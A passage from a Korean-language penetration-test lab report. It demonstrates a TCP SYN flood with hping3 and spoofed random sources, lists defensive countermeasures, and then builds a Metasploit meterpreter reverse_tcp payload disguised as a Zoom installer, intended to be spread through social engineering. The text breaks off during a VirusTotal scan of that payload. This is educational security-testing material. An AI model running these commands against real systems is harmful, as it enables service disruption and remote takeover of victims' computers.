
2. 타겟의 시스템에서 TCP Syn Flooding 공격 현상을 관찰하기 위해 Wireshark 캡처를 실행합니다.

2-2 공격 시연

```
[root@kali: ~]# hping3 -I eth1 --syn 192.168.20.200 -p 80 --faster --rand-source
HPING 192.168.20.200 (eth1 192.168.20.200): S set, 40 headers + 0 data bytes
^C
--- 192.168.20.200 hping statistic ---
14656 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@kali: ~]#
```


3. 'hping3 -I eth1 --syn 192.168.20.200 -p 80 --faster --rand-source' 명령어를 통해 TCP Syn Flooding 공격을 실시합니다.

eth1 인터페이스를 통해 192.168.20.200 IP주소의 80번 포트로 TCP Syn 패킷을 대량으로 전송하며 --faster 옵션으로 패킷전송속도를 높이고 --rand-source 옵션으로 패킷 출발지 IP를 무작위로 설정하여 공격을 탐지하거나 차단하기 어렵게 만듭니다.



4. 타겟 시스템에서 gnome-system 을 이용하여 과부화가 걸린것을 확인합니다.

2-2 공격 시연



eth0: Capturing - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: tcp

No.	Time	Source	Destination	Protocol	Info
77398	229.364656	199.5.199.108	192.168.20.200	TCP	28219 > http [SYN] Seq=0 Win=512 Len=0
77399	229.364668	192.168.20.200	199.5.199.108	TCP	http > 28219 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=
77400	229.365220	12.246.76.251	192.168.20.200	TCP	28220 > http [SYN] Seq=0 Win=512 Len=0
77401	229.365243	192.168.20.200	12.246.76.251	TCP	http > 28220 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=
77402	229.365272	93.102.187.147	192.168.20.200	TCP	28221 > http [SYN] Seq=0 Win=512 Len=0
77403	229.365285	192.168.20.200	93.102.187.147	TCP	http > 28221 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=
77404	229.365806	91.63.121.96	192.168.20.200	TCP	28222 > http [SYN] Seq=0 Win=512 Len=0
77405	229.365830	192.168.20.200	91.63.121.96	TCP	http > 28222 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=
77406	229.365858	78.252.244.167	192.168.20.200	TCP	28223 > http [SYN] Seq=0 Win=512 Len=0
77407	229.365871	192.168.20.200	78.252.244.167	TCP	http > 28223 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=
77408	229.366519	121.255.1.175	192.168.20.200	TCP	28224 > http [SYN] Seq=0 Win=512 Len=0
77409	229.366542	192.168.20.200	121.255.1.175	TCP	http > 28224 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=
77410	229.366570	223.230.113.216	192.168.20.200	TCP	28225 > http [SYN] Seq=0 Win=512 Len=0
77411	229.366584	192.168.20.200	223.230.113.216	TCP	http > 28225 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=

Frame 34 (66 bytes on wire, 66 bytes captured)

Ethernet II, Src: Vmware_c6:70:e7 (00:0c:29:c6:70:e7), Dst: Vmware_cb:52:85 (00:0c:29:cb:52:85)

Internet Protocol, Src: 192.168.20.202 (192.168.20.202), Dst: 23.202.35.72 (23.202.35.72)

Transmission Control Protocol, Src Port: 49182 (49182), Dst Port: http (80), Seq: 0, Len: 0

5. 타겟 시스템에서 실행해두었던 Wireshark 캡처를 이용하여 무수히 많은 TCP Syn 패킷이 들어온것을 확인하고 공격자의 아이피가 무작위로 설정되어 누가 공격했는지 알기 어려움을 확인합니다.

2-3 방지 대책



네트워크 해킹 공격 방법 중 TCP Syn Flooding 공격을 시연해보았습니다. 이와 같은 공격을 방지하기 위하여 종합적인 보안 전략을 통하여 네트워크망을 보호하는 것이 중요합니다.

1

정기적인 패치를 적용하여 운영체제와 애플리케이션의 보안 패치를 신속하게 적용하여 알려진 취약점을 보완해야 합니다. 가능하면 자동 업데이트 기능을 활성화 하여 최신 보안 패치를 자동으로 설치 합니다.

2

방화벽과 침입탐지 및 방지 시스템 (IDS/IPS) 를 이용하여 실시간으로 네트워크 트래픽을 모니터링하며 비정상적이거나 악성으로 여겨지는 트래픽과 공격시도를 감지 및 차단합니다. 또한 중요 시스템과 데이터를 보호하기위해 네트워크를 여러 구역으로 분리하여 사용합니다.

3


HTTPS, SSL/TLS 등의 암호화된 프로토콜을 사용하여 통신을 안전하게 유지합니다. 혹시 데이터가 유출되더라도 쉽게 알 수 없게끔 평상시에 데이터 전송 및 저장 시 암호화를 통하여 데이터를 보호합니다.

System Hacking

시스템 해킹은 운영체제나 소프트웨어, 하드웨어에 내재된 보안 취약점을 해킹하는 것으로 본 모의해킹 테스트에서는 Metasploit을 이용한 시스템 공격을 다루고 있습니다.



3-1 공격 시나리오




3-2 공격 시연

* Reverse_TCP 공격은 타겟이 공격자 쪽으로 TCP Syn를 전송하게 하여 TCP 연결을 실시하는 공격입니다. 이때 공격자는 특정 포트에 대해 TCP 연결 대기(Listen) 상태가 되어야 합니다.

```
[root@kali: ~]# ls /usr/share/metasploit-framework
Gemfile      data          modules      msfdb        plugins      scripts
Gemfile.lock db            msf-json-rpc msfrpc       ruby         tools
Rakefile     documentation msf-ws.ru    msfrpcd     script-exploit vendor
app          lib           msfconsole  msfupdate   script-password
config       metasploit-framework.gemspec msfd         msfvenom    script-recon

[root@kali: ~]# mkdir -p payload && cd payload
[root@kali: ~/payload]# msfvenom -p windows/x64/meterpreter/reverse_tcp \
lhost=192.168.20.50 \
lport=4444 \
-f exe -o ZoomInstallerFull.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: ZoomInstallerFull.exe
[root@kali: ~/payload]# ls -l
합계 8
-rw-r--r-- 1 root root 7168 8월 6 15:27 ZoomInstallerFull.exe
[root@kali: ~/payload]#
```

1. Kali에서 'msfvenom' 명령어를 이용한 'Reverse_TCP' 악성 페이로드를 제작합니다. 제작된 악성 페이로드는 사회공학적 기법을 이용하여 타겟이 다운로드하여 실행할 수 있게 유포합니다.



The screenshot shows the VirusTotal analysis interface for the file ZoomInstallerFull.exe. At the top, a red circle indicates a score of 59/75, with a warning that 59/75 security vendors flagged this file as malicious. The file's SHA256 hash is c5c7e9944d3012ea8d1874d4026f190b6dd3f2189d0f1e1c0bd043e26a3a5d38, and its size is 7.00 KB. The file is identified as a peexe, 64bits, 